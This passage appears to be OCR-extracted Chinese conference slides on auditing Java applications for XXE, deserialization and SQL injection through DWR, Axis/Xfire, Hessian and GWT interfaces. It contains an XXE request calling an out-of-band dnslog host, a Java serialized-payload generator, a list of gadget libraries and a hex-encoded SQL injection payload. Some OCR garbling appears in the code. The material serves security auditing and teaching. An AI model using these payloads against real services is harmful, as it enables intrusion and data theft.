javax.xml.parsers.DocumentBuilder;
org.jdom.input.SAXBuilder;
org.dom4j.DocumentHelper;
org.jdom.output.XMLOutputter;
```

### Xml解析库

拿java举例子,统计了使用量最多的9类xml解析库,均存在安全问题 这里主要指的是xxe,开发者应该在调用这些库的时候,要么通过api禁 用外部实体引用,要么就从参数入口处进行过滤

#### 反序列化库

在java中常见的反序列化库,开发人员在开发的时候尽量使用官方最新版本,以免造成反序列化漏洞

```
public static void GeneratePayload(Object instance, String file) throws Exception {
    File f = new File(file);
    ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));
    out.writeObject(instance);
    out.flush();
    out.close();
}

public static void payloadTest(String file) throws Exception {
    ObjectInputStream in = new ObjectInputStream(new FileInputStream(file));
    in.readObject();
    in.close();
}
```

```
commons-beanutils:1.9.2
commons-collections:3.1
commons-collections4:4.0
commons-fileupload:1.3.1
groovy:2.3.9
hibernate-core:5.0.7.Final
javassist:3.12.1.GA
Jdk7u21
java rmi
net.sf.json-lib:json-lib:jar:jdk15:2.4
org.python:jython-standalone:2.5.2
rhino:js:1.7R2
org.apache.myfaces.core:myfaces-impl:2.2.9
org.springframework:spring-core:4.1.4.RELEASE
wicket-util:wicket-util:6.23
```

### 三方应用笔记-各种漏洞的jar包

```
cos.jar
axis.jar
dd-plist.jar
fastjson.jar
jeckjson.jar
xstream.jar
```

### 各种漏洞的jar包

开发时候特别要注意,jar的使用范围和功能,特别是内置一些特殊功能, 比如,某种情况下本来是要传递json的,攻击者可以改变content-type 然后传递一个xml,从而造成xxe攻击,或者是本身jar包都存在反序列化 漏洞,亦或是jar包本身就存在命令执行漏洞

## 3

### 三方应用笔记-CVE相关调用的坑

```
容器反序列化(weblogic, websphere, jboss)
开发框架(Struts2, spring, hibernate, thinkphp, django)
编程语言(java, php, C#)
模板框架(FreeMarker, stmary, Jinja2)
.....
```

### CVE相关调用的坑

开发时候,选择发布容器,开发框架,编程语言等等都要关注CVE,是否 历史版本有漏洞,尽量采取最新的版本进行应用开发 04

## 接口滥用要记

随着现在互联网业务系统五花八门的呈现,相互之间的rest调用问题暴露的一览无余,业务线越广,应用之间数据相互共享和调用,势必要提供二次开发接口,目前来说问题最多的就是dwr,gwt,service,hessian。

#### DWR接口

- 1.默认的安全配置项
- 2.未授权的访问
- 3.Debug状态下的问题

2

5

### WEBSERVICE接口

- 1.默认的安全配置
- 2.未授权的访问
- 3.自身未修复漏洞

#### HESSIAN接口

- 1.未授权的访问
- 2.自带绕waf光环
- 3.自身未修复漏洞

#### GWT接口

- 1. 未授权访问
- 2. 自带绕waf光环
- 3. 接口枚举猜测

4

<servlet-mapping> <servlet-name>AxisServlet</servlet-name> <url-pattern>/servlet/AxisServlet</url-pattern> </servlet-mapping> <servlet-mapping> <servlet-name>AxisServlet</servlet-name> <url-pattern>\*.jws</url-pattern> </servlet-mapping> <servlet-mapping> <servlet-name>AxisServlet</servlet-name> <url-pattern>/service/\*</url-pattern> </servlet-mapping> <servlet-mapping> <servlet-name>AxisServlet</servlet-name> <url-pattern>/services/\*</url-pattern> </servlet-mapping> <servlet-mapping> <servlet-name>SOAPMonitorService</servlet-name> <url-pattern>/SOAPMonitor</url-pattern> </servlet-mapping> axis2

<servlet-mapping>
<servlet-name>XFireServlet</servlet-name>
<url-pattern>/servlet/XFireServlet/\*</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>XFireServlet</servlet-name>
<url-pattern>/services/\*</url-pattern>
</servlet-mapping>

#### xfire

axis1



```
/cms/todo.iws?wsdl
his XML file does not appear to have any style information associated with it. The document tree is shown below.
(wsdl:definitions xmlns:apachesoap="http://xml.apache.org/xml-soap" xmlns:impl="http://
xmlns:wsdlsoap="http://schemas.xmlsoap.org/wsdl/soap/"xmlns:xsd="http://www.w3.org/2001/XMLSchema" targetNamespace="http://www.
▼<wsdl:message name="getToDoResponse">
  <wsdl:part name="getToDoReturn" type="xsd:int"/>
 </wsdl:message>
▼<wsdl:nessage name="getUserIDRequest">
   <wsdl:part name="UserName" type="xsd:string"/>
 </wsdl:message>
▼ <wsdl:nessage name="getToDoRequest">
   <wsdl:part name="UserName" type="xsd:string"/>
  </wsdl:message>
 v<wsdl:message name="getUserIDResponse">
   <wsdl:part name="getUserIDReturn" type="xsd:int"/>
 </wsdl:message>
▼<wsdl:portType name=<u>"todo"</u>>
  ▼<wsdl:operation_name="getUserID"_parameterOrder="UserName">
     <wsdl:input message="impl:getUserIDRequest" name="getUserIDRequest"/>
     <wsdl:output message="impl:getUserIDResponse" name="getUserIDResponse"/>
   </wsdl:operation>
  ▼ (wsdl:operation name="getToDo" parameterOrder="UserName">
     <wsdl:input message="impl:getToDoRequest" name="getToDoRequest"/>
     <wsdl:output message="impl:getToDoResponse" name="getToDoResponse"/>
```

```
todo.jws ×
      public class todo [
          private comDAL theDAL
          private String strSql;
          public int getUserID(String UserName) throws Exception{
              strSql = "select userid from user_users where username=' " + UserName + "' ";
             ResultSet rs = theDAL.DoSelect(strSql);
              int ret = -1;
              if(rs!=null) {
                 ret = rs.getInt("userid");
                 rs.close();
              theDAL.close();
          public int getToDo(String UserName)throws Exception {
              int UserID = -1:
              UserID = getUserID(UserName)
                 theDAL = new comDAL();
              strSql = "select count(id) as ct from cms_content where status in(102,1,2,104,105) and columnid in (" + ids + ") ";
      System.out.println(strSol)
              ResultSet rsc = theDAL.DoSelect(strSql);
              int ret=0;
             if (rsc!=null){
                 ret = rsc. getInt("ct");
                 rsc.close();
              theDAL.close();
             return (ret):
```

#### Jws文件审计

通常而言jws文件也是axis2发布的一种表现形式,然后更多的被审计人员 忽略

- 1. 在web目录全局查找jws结尾的文件
- 2. 根据对应的web访问目录通过浏览器进行访问
- 3. 对其相应的接口进行审计



```
<title>SOAP Monitor</title>
</head>
<object classid="clsid:8AD9C840-044E-11D1-B3E9-00805F499D93" width=100% height=100% codebase="h</pre>
<param name=code value=SOAPMonitorApplet.class>
<param name="type" value="application/x-java-applet;version=1.3">
<param name="scriptable" value="false">
<param name="port" value="5001">
<comment>
<embed type="application/x-java-applet; version=1.3" code=SOAPMonitorApplet.class width=100% hei</pre>
<noembed>
</comment>
</noembed>
</embed>
</object>
</body>
</html>
```


```
public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException (
  if(server socket != null) {
      port = server_socket.getLocalPort();
  response.getWriter().println("<html>")
  response.getWriter().println("<head>");
  response.getWriter().println("<title>SOAP Monitor</title>");
  response.getWriter().println("</head>");
  response.getFriter().println("<object classid=\"clsid:8AD9C840-044E-11D1-B3E9-00805F499D93\" width=100% height=100% codebase=\"http://java.sum.com
  response.getWriter().println("<param name=code value=SOAPMonitorApplet.class>");
   response.getTriter().println("<param name=\"type\" value=\"application/x-java-applet;version=1.3\">");
  response.getWriter().println("<peram name=\"scriptable\" value=\"false\">");
  response setUriter() println("(persm name=\"port\" value=\"" + port + "\")");
  response.getFriter().println("<embed type=\"application/x-java-applet; version=1.3\" code=SOAPMonitorApplet.class width=100% height=100% port=\"" a
   response.getWriter().println("<noembed>");
  response getWriter() println("(/neembad)")
   response.getWriter().println("</embed>");
  response.getWriter().println("</ebject>");
  response.getWriter().println("</body>");
   response.getWriter().println("</html>");
class ConnectionThread implements Runnable
  private Socket socket = null:
  private ObjectInputStream in = null;
  private ObjectOutputStream out = null;
  private boolean closed = false;
  public ConnectionThread(Socket s) {
     this socket = s:
         this.out = new ObjectOutputStream(this.socket.getOutputStream());
         this.out.flush();
         this. in = new ObjectInputStream(this.socket.getInputStream());
      } catch (Exception var6) {
```

#### **SOAPMonitor**

用来进行webservice管理发布,调试等等,这里面存在一个反序列化的问题

- 1. 访问根路径/SOAPMonitor, 右键源码就可以看到一个配置项内容
- 2. 远程调试时候开放默认5001端口进行对象传输
- 3. 寻找对应的执行链构造payload进行rec





#### Axis2

对于整个项目通过axis2或者axis发布的服务,从统计经验上来讲,未授权大面积存在,而且低版本的从全局上就存在xml实体注入漏洞

- 1. 访问对应的webservice路径,比如/services/或者/servlet/AxisServlet
- 2. 对所有接口对应的类进行审计,通常默认情况下都是——对应
- 3. 低版本构造xxe payload可以进行漏洞测试

```
POST /jsoa/services/ProcessService HTTP/1.1

Content-Type: text/xml; charset=UTF-8


SOAPAction: "urn:anonOutInOp"

User-Agent: Axis2

Host: line or

Content-Length: 123

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://axis2| 88d400.dnslog.info">%remote;]>
```



#### Xfire

Web发布容器,已经停止维护,截至到最后一个版本,在webservice上还是存在xml实体注入

- 1. 访问根路径/services,暴露对应的webservices接口
- 2. 构造payload全局造成xml实体注入


web.xml



<create javascript="commonparams" creator="new"> <param name="class" value="com.example.dwr.commontest.CommonParams" /> </create>

dwr.xml

## 4 接口滥用要记-dwr



- 1. 实际的网站发布debug模式是关闭状态,我们做黑盒测试就要去猜测两个默认目录,分别为/exec/和/dwr
- 2. 审计可以套用左边的请求包的模板,在你认为存在问题的地方构造java接口调用的请求数据包
- 3. 网站发布dwr接口,通常都是未授权调用,包含内容比较多,比如用户,管理等api接口
- 4. 如果参数构造有不确定因素,可以把对应的dwr接口空实现,然后转接到我们自己可以本地模拟的代码上面来

<servlet-mapping> <servlet-name> HessianSpringInvokeService </servlet-name> <url-pattern>/\*.hessian</url-pattern> </servlet-mapping>

web.xml



```
<beans xmlns="http://www.springframework.org/schema/beans"</pre>
             xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
             xmlns:aop="http://www.springframework.org/schema/aop" xmlns:tx="http://www.springframework.org/schema/tx"
             xsi:schemaLocation="
  http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans-2.0.xsd
  http://www.springframework.org/schema/tx
http://www.springframework.org/schema/tx/spring-tx-2.0.xsd
  http://www.springframework.org/schema/aop
http://www.springframework.org/schema/aop/spring-aop-2.0.xsd">
 <!-- hessian服务通过spring暴露出去 -->
```

<bean id ="EncryptService.hessian" class</pre> ="com.ufgov.admin.license.svc.EncryptServiceImpl">


</bean>

</beans>



### 接口滥用要记-hessian





6e	67	74	68	3a	20	38	32	0d	0a	0d	0a	63	02	00	6d
00	10	67	65	74	6d	6f	64	65	6c	43	6f	64	65	49	6e
66	6f	53	00	38	31	27	20	75	6e	69	6f	6e	20	73	65
6c	65	63	74	20	55	53	45	52	2c	4e	55	4c	4c	2c	4e
55	4c	4c	2c	4e	55	4c	66	94	4e	55	4c	4c	20	66	72
6f	6d	20	64	75	61	6c	20	2d	2d	20	73	64	7a		

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<servlet>

<servlet-name>greetServlet</servlet-name>

<servlet-class>

com.google.gwt.sample.validation.server.Greeting Service Implement of the complex of the compl

</servlet-class>

</servlet>

<servlet-mapping>

<servlet-name>greetServlet</servlet-name>

<url-pattern>/gwtrpcservlet</url-pattern>

</servlet-mapping>

web.xml

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POST /validation/greet HTTP/1.1

Host: localhost:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Content-Type: text/x-gwt-rpc; charset=utf-8

X-GWT-Permutation: A0A6F22836D558FFD5FBAEF0B4E43315

X-GWT-Module-Base: http://localhost:8080/validation/

Referer: http://localhost:8080/

Content-Length: 227

Cookie: UM\_distinctid=160cb8347c532e-02170ecaf6aeb-4c322f7c-1fa400-160cb8347c662d; CNZZDATA1261218610=1741751127-1515241945-%7C1515241945; pgv\_pvi=6409422848

X-Forwarded-For: 127.0.0.1

Connection: close

7|0|6|http://localhost:8080/validation/|CBE66ED215AC4DA86F8B1407D582467F|com.google.gwt.sample.validation.client.GreetingService|greetServer|com.google.gwt.sample.validation.shared.Person/2669394933|11111|1|2|3|4|1|5|5|0|6|0|A|

#### 审计参考



#### 敏信安全课堂

微信号: mxaqkt

功能介绍 致力于技术分享和交流,从不同的角度诠释安全的重要性,包括代码审计,渗透测试,网络架构等等。

帐号主体 🔗 杭州敏信科技有限公司

#### 原创 敏信审计系列之Hessian开发框架

敏信审计系列之Hessian开发框架Hessian框架简介 Hessian是一个轻量级的remoting o 2018年5月4日



#### Weblogic 反序列化REC(CVE-2018-2628)

WebLogic是美国Oracle公司出品的一个application server,确切的说是一个基于JAVAEE 架构的中间件,WebLogic是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。

2018年4月25日



#### 敏信审计系列之THINKPHP3.2开发框架

笔锋回转,这一节我们来看看一个比较火的php框架THINKPHP,对于开发者来说并不陌生,其他的就不多说直接开始分析,官网下载thinkphp3.2.x版本,这个版本目前也是外网使用最多的一个版本





#### 敏信审计系列之THINKPHP开发框架

笔锋回转,这一节我们来看看一个比较火的php框架THINKPHP,对于开发者来说并不陌生,其他的就不多说直接开始分析,官网下载thinkphp5.x版本

2018年4月20日



#### 敏信审计系列之Apache-solr框架

有几个朋友反映这个框架很多src都在使用,也是一个偶然的机会在对某厂商做测试的时候发现这个东西,使用范围还是挺广的,这一课我们就对它进行分析。

2018年4月19日



#### 敏信审计系列之DWR开发框架

很多人私下问过我,如果现实审计中碰到dwr框架,应该怎么去构造payload,怎么根据流程分析出结果,所以这次我们只讲dwr在实际应用场景的审计和防御思路

2018年4月18日



#### 敏信审计系列之dorado5开发框架

锐道DORADO集成开发平台软件 V5.0 (简称Dorado5 IDE) 产品是与锐道DORADO展现中间件软件V5.0 (简称DORADO5) 产品配套的集成开发平台,进一步升编程效率与团队开发规范性。

2018年4月17日









# THANK YOU

ID : jkgh006 姓名: 石肖雄

HackingDay in HangZhou, 2019